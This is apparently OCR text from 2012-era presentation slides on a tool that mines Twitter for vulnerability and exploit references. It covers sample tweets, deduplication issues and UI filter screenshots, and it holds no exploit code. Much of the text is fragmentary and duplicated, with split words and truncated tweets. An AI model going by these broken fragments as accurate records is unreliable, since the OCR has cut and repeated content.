
{

@jim, 'Wow, MS12-020 sounds awesome'
@tom , 'RT @jim: Wow, MS12-020 sounds awesome'
@george, 'Oh bliggidy blap you can trigger MS12-020 via nmap --foobar <ip>'


@greg , 'Here\'s my analysis for CVE-2008-0069 http://short.url/foo1'
@bob , 'CVE-2008-0069 analysis via @greg http://short.url/foo2 #exploit'
@tim , 'Blog: Targeted attacks for CVE-2008-0069 #malware http://short.url/foo3'

}

Only 4 unique messages here



Simplified post-mining logic



Primary entities

Mining & Prioritizi

Search

Need to deal with:

- Hashtags
- URL shorteners
- Adding 2 cents
- Slight modifications
- Retweets

ng Items


{

@jim, 'Wow, MS12-020 sounds awesome'
@tom , 'RT @jim: Wow, MS12-020 sounds awesome'
@george, 'Oh bliggidy blap you can trigger MS12-020 via nmap --foobar <ip>'


@greg , 'Here\'s my analysis for CVE-2008-0069 http://short.url/foo1'
@bob , 'CVE-2008-0069 analysis via @greg http://short.url/foo2 #exploit'
@tim , 'Blog: Targeted attacks for CVE-2008-0069 #malware http://short.url/foo3'

}

Only 4 unique messages here



Simplified post-mining logic



Primary entities


Basic Features

In a nutshell...


- Browse mined items
- Lookup a specific vuln. reference
- Browse origin users
- View basic prepared stats / trends
- Use feeds and web-services

Mined Items


Vuln Lookup



Origin users



Feeds



In a nutshell...

- Browse mined items
- Lookup a specific vuln. reference
- Browse origin users
- View basic prepared stats / trends
- Use feeds and web-services

Talkback | Trending Items | Mined Items | Origin Users | Statistics | Data Feeds | About | Vulnerability ID Lookup

Search

Filters

Medium:
- Twitter (2999)

Mining Type:
- Vuln. reference (2396)
- 0day reference (603)

Tags:
- Exploit (286)
- Recent (136)
- Hot (125)
- Hot, Exploit (57)
- Analysis (26)
- Exploit, Analysis (18)
- Hot, Analysis (7)
- Exploit, Recent (5)
- Hot, Exploit, Analysis (5)
- Analysis, Recent (1)

Vulnerability ID:
- 146 MS12-020
- 77 MS12-063
- 55 CVE-2012-4969
- 36 MS11-083
- 26 CVE-2012-4244
- 22 CVE-2012-1823

Weight:
- None (1246)
- Middle (993)
- Fly (333)
- Feather (168)
- Heavy (135)
- Light (65)
- Obese (59)

Child Items:

Mined Items

This view shows all unique mined items using relative weight filtering.

TIMELINE • LIST • MAP • GRID

Select Language

2999 vuln ref

erlauf [CVE-2012-5260] | kritisch | Upgrade | http://t.co/5PgqM9uG

@Kaspersky says it's CVE-2011-3402 which is being triggered by the Cool EK font drop.

erlauf [CVE-2012-5259] | kritisch

5263] | kritisch | Upgrade | http

5262] | kritisch | Upgrade | http

5261] | kritisch | Upgrade | http

aim #Unlimited #0day #Bugs

#ZDNet Hac

RT @UbuntuFeed: #ubuntu Un

RT @UbuntuFeed: #ubuntu Unix News Tutorials Events and Stuff: [USN-1598-1] Linux kernel ...: Ubuntu 8.04 LTS: linux-image-2.6.24... http ...

fee, daß es spät ist für diese Warnung - CVE-2012-4969 beschäftigt und schon seit drei Wochen? http://t.co/brqZ0B4m

ls Events and Stuff: [USN-1599-1] Linux kernel ...: Ubuntu 12.04 LTS: linux-image-3.2.0... http://t.co/cUcNVxVX

ls Events and Stuff: [USN-1598-1] Linux kernel ...: Ubuntu 8.04 LTS: linux-image-2.6.24... http://t.co/PjSM8JTX

の脆弱性(CVE-2012-3515) http://t.co/8S24H6d5 パッチ： http://t.co/GNm3Dfpj オーバーフロー・アンダーフローおこすってことかな。

erlauf [CVE-2012-5258] | kritisch | Upgrade | http://t.co/l6X76fRF

IBM Lotus Notes Traveler through 8.5.3.3 Interim Fix 1 does not properl #infosec

Upgrade | http://t.co/l7zV5yXa

Upgrade | http://t.co/bEyce1Ob

Upgrade | http://t.co/VTtuWL5j

/t.co/pgBfuwbo

/t.co/u3Gi4g61


@Kaspersky says it's CVE-2011-3402 which is being triggered by the Cool EK font drop.
— kafeine at 2012-10-09T13:23:31 None: 0 Recent

